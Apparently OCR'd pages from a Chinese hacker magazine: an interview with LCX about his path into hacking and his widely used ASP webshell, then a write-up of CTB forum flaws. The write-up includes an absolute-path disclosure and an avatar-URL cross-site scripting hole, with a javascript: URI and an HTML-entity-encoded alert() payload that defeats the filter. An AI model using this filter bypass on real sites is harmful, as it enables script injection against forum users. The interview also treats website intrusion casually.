思念一个人，思绪就是一条河流，而我是水底的石头。我一动不动，思念的河流流过。

也许若干年后，我已长满了青苔，哪有谁明白这是思念的深垢？

——LCX

如果LCX不入行黑客这个领域的话，也许他会是一个作家。不过，他现在仍然是烟台作家协会的会员。很早以前我们编辑就有一个结论，编辑LCX的文章是最为轻松的一件事，整体结构，语言段落文字基本不用花费太多心思。LCX的父亲是一位作家，看来LCX的文字功底算是传承了他父辈的优势。

LCX戴有一副近视眼镜，看上去文质彬彬，斯文儒雅，不过，这些只是LCX给人的第一印象。其实LCX的性格爽朗随和，重感情，乐于帮助朋友。如果一块吃饭的话，当你第一杯啤酒尚未喝完，一般LCX已经喝完第二扎啤酒了，经常LCX还能在饭桌上讲几个荤段子。LCX性格直率，从来不避讳以前所经历的一些一般人不愿意提及的过去，在接下来采访中你将会感受到这一点。OK，还是让我们在采访中去感受LCX的方方面面吧。

NoHack：LCX，你好。能不能先向大家介绍下你自己呢？让大家先简单地了解你一下。还有你网名的由来是什么？

LCX：网名是我名字拼音的缩写，李春晓。后来才知北京还有个LCX商城，周星弛拍《少林足球》还在那门前取过景，不过那肯定不是我开的！

NoHack：说起LCX，网上对于你的传闻很多……有人说你是一个好男人……在圈里你是老大哥，总会热心地帮助大家解决问题。你怎么看待网上对于你的传闻呢？

LCX：好男人我不是，如果是对家人、对朋友的话，我某些方面做得还是不错的，主要是态度够诚恳，以前会热心解决大家的问题，不过近来工作很忙，所以不太上网理大家了。

NoHack：呵呵，在采访您之前，我也曾经在网上看过关于您的事情，您好象一开始不是搞IT行业的吧，您当初从事的工作是什么？又是在什么情况下走进IT行业，走进黑客圈的呢？

LCX：我没有上过大学，所以高中毕业后就进工厂做了名翻砂工。做了三年，后来因为我发表过不少文章，老家的一家国营大型企业就找我做总公司的秘书。工作就是写政府公文报告，年终总结这类的。而且当时我还写小说、散文，发表过一些文章已经混成个半吊子作家了吧，后来用电脑写作，直到2000年我买了电脑，用电话线拨号上网，2003年才装宽带。期间，主要上当地的信息港。因为当时unicode漏洞十分流行，而且我的dos基础比较好（因为机器以前一直是486），所以照网上的教程很容易黑掉了当地信息港，当时只是为了提高在聊天室的等级。换句话说，为了提高在聊天室的等级，我就上网去找黑客教程。就这样，慢慢地走进了黑客这个神秘领域。

NoHack：原来如此，那您又是在什么情况下决定开发海阳顶端网asp木马的？当初您开发时有没有想到会在不久的将来让您名声大噪，而且拥有那么多的用户和那么多的热心人加入到海阳顶端网asp木马的开发中来，使海阳顶端网asp木马成为了人们黑站的必备工具？

LCX：那是入侵了信息港以后，为了修改聊天室的等级，聊天室是asp做的。我想改下等级，不会改，心想这是什么东东，如何修改我的等级？当时我已经有了自己的小网站，是静态html格式的，主要放些我的文章。由于是第一次看到asp，当时也不知道



要怎么搞，于是上书店买了本 asp 教程的书看。后来写了个脚本放在信息港的服务器上，随时在线修改我的等级。通过看书，发现 asp 可以做很多事情，但是自己的功力不足以写太多，于是就上网找脚本。记得当时找到了一个化境上传和一个网辰在线，我把这两套脚本合并在一起，只是简单加个互相调用的链接而已，就起个名字叫海阳顶端网 asp 木马就放在网上了，当时是 2001 年底吧？然后我就再没管它，直到 2003 年我装宽带，经常上网的时候，发现它已到处都是了。至于海阳顶端网 asp 木马详细的发展历程，大家可以看 http://www.haiyangtop.net/hytopmanual.pdf 这本使用手册。

NoHack：当时我想您肯定特别的惊讶为什么它会被那么广泛地流传吧，而且记得当时海阳顶端网 asp 木马号称是不会被查杀的木马。

LCX：不会被查杀的木马是我当时做的广告词，永远不会被查杀，因为当时杀毒厂商只针对 .exe 和 .dll 顶多杀杀 vbs 这样的破坏性脚本，根本不理会 asp 木马。至于为何被流传那样广，这只是一个现象，谁也说不清的，芙蓉姐姐不是也很流行吗？

NoHack：这也算是开发防查杀木马的一个先例了！在那以后，海阳顶端网 asp 木马出现了好几个版本，比如粉红佳人版，2004 版……一直到现在的 2006 版，我想你肯定付出了很多的心血吧！

LCX：我没有付太多心血，反而是应该感谢 Marcos 和 allen，他们俩人付的心血比我多，还有一些很好的朋友，在这里就不一一列举了！

NoHack：前面说过，您算得上是黑客圈的一个老大哥。作为一名合格的黑客，您认为应该具备那些条件？

LCX：首先你叫我老大哥，估计是我岁数大，肯定不是前辈黑客这样的原因了，因为我学黑客较晚的关系吧。合格的黑客嘛，看你怎么定义了。比如你去安全公司工作，你负责网络检测，无论你用什么办法，完成了你的本职工作，那你就是一个合格的黑客。

NoHack：确实，根据不同的标准，黑客的定义也会随之改变。能否介绍下新手应该如何入门？需要什么基础？

LCX：新手入门，我觉得一定要掌握的是 dos 命令。其它就是多看网上的教程，多动手练习，注入初级也很好学，量变自然有质变。然后熟悉了一些常用手法后，自然就想学习编程、溢出等技术，也会专心于某一个方面了，不过也有很多人是同时学习很多层面的。

NoHack：现在国内的黑客站点和黑客培训如雨后春笋般兴起，您对于这种现象有什么看法？这对于中国的黑客发展是否有益？另外现在的学习气氛好像也没有以前那么开放了。

LCX：我认为这是社会形态的一个问题。现在是经济社会，特别是 80\90 年代出生的人，他们上网的目的就是为了玩和想办法赚钱。不像以前我那一代的人，自己到底要做什么都不太明白。所以无论有什么看法，这都是一个趋势，你改变不了的。至于有益还是无益，并没有什么影响，它总是要发展的。

NoHack：可否对关心您的读者朋友简单说一下您最近一段时间的工作和生活情况？这段时间您主要在做些什么呢？

LCX：最近我还是在北京忙网络安全相关的工作，兼职做《黑客手册》中“西线无战事”栏目的编辑。业余时间经常在方庄体育场穿葡萄牙球衣踢球。

NoHack：作为《黑客手册》的编辑，你觉得什么样的文章你最喜欢？你有一个什么样的评判标准？

Lcx：有自己独到发现、看出作者有思考、文笔好的文章我喜欢。我现在也发现了一个规律，文笔好的作者技术水平也相应较高。或者说，作者技术水平高了，文笔也会相应好。因为他对问题理解透彻，自然阐述比较清楚。

NoHack：现在有的网民谈黑色变，黑客精神已经模糊了。您所理解的黑客精神是什么？


LCX：我所理解的黑客精神很简单，那就是做好自己，明确自己的目标。不是黑客精神模糊了，黑客精神一直存在，只是我们的信仰迷茫了。

NoHack：最后，感谢 LCX 能够在百忙之中抽出时间接受我的采访！最后我代表广大读者再问一个问题，如果想和您进行技术交流的话如何能联系到您？您能否把您的联系方式公布一下。

LCX：我的 QQ：495023，我虽然不经常上，但是留言我还是会看的，有的我会回复。如果采访到这就结束的话，那在技术上允许我感谢三个人。Marcos、swan 和小榕，他们三个在不同的技术层面上给了我很多很多的指导。

后记：

三个小时的采访很快就过去了，LCX 给人的感觉就像是一个大哥哥一样，和蔼可亲。虽然过了这么多年，但是他对于黑客的激情还和当年一样，为了自己的目标而奋斗着。这也许就是他所信奉的黑客精神吧！





春晓代言：

自lake2在blog上写了一文《假作真时真亦假——“真实”IP带来的安全隐患》后，研究利用HTTP_X_FORWARDED_FOR这个值的文章在网上也掀起了一股跟风热潮，从asp到php纷纷发现了其利用方法。不过几年前N.E.V.E.R在bbsxp系列文章里提到过这个参数值，只是注意的人少而已。网络跟风并不是坏事，大家一起来研究学习，就是集思广益了。这期的新漏洞首发，就是这样的一个跟风，读者也一起来参与吧。

剑心

CTB论坛漏洞浅析

CTB[China Text Bulletin]是国内出产的一款php+txt数据库的一个论坛，界面比较漂亮，使用的人也很多，很久之前就有人发现过它们的漏洞，最近跟Loveshell群里的牛人厮混好久，跟他们学到不少东西，正好有人说让帮忙看看这个论坛有虾米漏洞，于是跟Maple-x就搞下代码开始看看了。

整个论坛代码经过几次漏洞补丁后还算严谨，看了好久才发现几个不痛不痒的缺陷。首先就是mods目录下的文件在php的错误显示开启的情况下直接访问会暴露绝对路径，如图1，看下代码吧：

```
class Module extends CommonClass
{
//---------------------------------------------
/**
* 构造函数
*/
function execute()
{
if (!$this->sess['sess_uid']) {
```

呵呵，CommonClass类没有定义嘛！当然出错了，修补也很简单的，在文件开头加上如下代码：**if(!defined(CommonClass)){echo "Error!";die();}**就可以解决这个问题了。除了这个小问题还有个就是CTB论坛的跨站漏洞，不知道论坛程序编写者是怎么想的，这个漏洞在用户的自定义头像里，看看程序是怎么处理用户的自定义头像的呵，在member.php中766行左右有如下代码：

```
if ($this->input[$userStrKey]) {
if ($userStrKey == 'urlFaceLink' and (strpos($this->input[$userStrKey], '(') !== false or strpos($this->input[$userStrKey], '%') !== false)) {
$this->showMsg("URL 头像链接中含有非法字符，请先返回清除，谢谢！");
}
$$userStrKey = $this->safeChars($this->input[$userStrKey]);
$$userStrKey = stripslashes($$userStrKey);
if ($userStrKey != 'signature' and $userStrKey != 'introduce') {
$$userStrKey = str_replace('"', '', $$userStrKey);
$$userStrKey = str_replace("'", '', $$userStrKey);
}
```

其中safeChars()函数在include/Commonclass.php的188行左右有定义，过滤了一些字符如下：

```
function safeChars($msg) {
    $msg = trim($msg);
    $msg = str_replace("\x0E", "*",     $msg);
    $msg = str_replace("",    "*",     $msg);
    //$msg = str_replace("&",  "&amp;", $msg);
    $msg = str_replace(">",   "&gt;",  $msg);
    $msg = str_replace("<",   "&lt;",  $msg);
    $msg = str_replace("\n",  "<br />", $msg);
    $msg = str_replace("\r",  "",      $msg);
    //$msg = str_replace("\t", "",     $msg);
    return $msg;
}
```

这样的话，我们提交的Url被过滤了如下字符：

```
( //这样我们不能用函数了？
% //这样我们不能用一些编码了？
一些<>html字符以及一些特殊字符，然后程序还过滤了'和"呵呵，这样就能防止我们跨站么？
```




图1




图2

最后提交的东西会出现在img标签内，如果提交**javascript:document.title=/Loveshell/;**这样的代码，是不会有什么过滤的哦，看看，标题改了吧！如图2所示。

但这样有点郁闷啊，不能用字符串也不能用函数，能不能突破呢？那么看看如下的语句吧：

```
    javascript:&#x61;&#x6C;&#x65;&#x72;&#x74;
&#x28;&#x27;&#x57;&#x65;&#x20;&#x6C;&#x6F;
&#x76;&#x65;&#x73;&#x68;&#x65;&#x6C;&#x6C;
&#x21;&#x27;&#x29;
```

这是**alert('We Loveshell!')**的ASCII编码，是用&#x+Acii字符然后加上;表示Html属性的。而这些字符都是没有被过滤的，这样不就突破了么？修改后去看帖子，如图3所示，嘿嘿，又没有长度限制，就可以执行任意的js代码了。

